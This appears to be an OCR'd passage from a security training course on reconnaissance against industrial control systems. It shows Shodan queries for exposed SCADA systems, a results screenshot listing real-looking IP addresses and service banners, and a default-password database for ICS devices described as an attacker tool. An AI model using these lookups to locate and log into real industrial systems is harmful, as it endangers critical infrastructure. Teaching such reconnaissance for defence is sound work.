
  Search for SCADA systems using PLC name:

  For example, the search string **`"Schneider Electric"`** displays all systems that deploy Schneider Electric products.

- **Searching SCADA systems based on geolocation**

  Search for SCADA systems using geolocation:

  `SCADA Country:"US"` (displays all SCADA systems present in the US)



TOTAL RESULTS

13,040

TOP COUNTRIES

China	3,240
United States	1,592
Japan	1,406
Sweden	1,209
United Kingdom	663

More...

TOP PORTS

21	12,300
2121	301
443	211
9302	53
8080	19

More...

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

5.133.201.31

2022-05-25T06:00:05.942279

Internet Vikings International AB

Sweden, Stockholm

```
220 BitNinja FTP CAPTCHA server
230 User anonymous logged in from 224.227.171.76.
214-BitNinja FTP CAPTCHA server
214-Commands available:
214-APPE
214-CDUP
214-CWD
214-DELE
214-HELP
214-LIST
214-MKD
214-NOOP
214-PASS
214-PASV
214-PORT
214-PWD
214-QUIT
214-RETR
214-RMD
214-RNFR
214-RNTO
214-SIZE...
```

79.56.13.131

2022-05-25T05:59:07.722927


host-79-56-13-131.retail.telecomitalia.it

Telecom Italia S.p.A.

Italy, Bari

```
HTTP/1.1 620 Server Standby
host-id:78C8819DD03D
host-type:PS5
host-name:PS5-502
host-request-port:997
```

Figure 18.94: Screenshot of Shodan



Gathering Default Passwords using CRITIFENCE

- CRITIFENCE is an online database that **stores default passwords** of critical infrastructure, SCADA, ICS, and IIOT
- Attackers can use this tool to discover the default credentials of an OT system
- It lists information such as product code, vendor, device type and its default username and password

SCADA Default Password (SDPD)

CRITIFENCE® CRITICAL INFRASTRUCTURE, SCADA, ICS AND IIOT DEFAULT PASSWORD DATABASE

search device or vendor name...

Looking for more data? for more information about CRITIFENCE API, e-mail to api@critifence.com

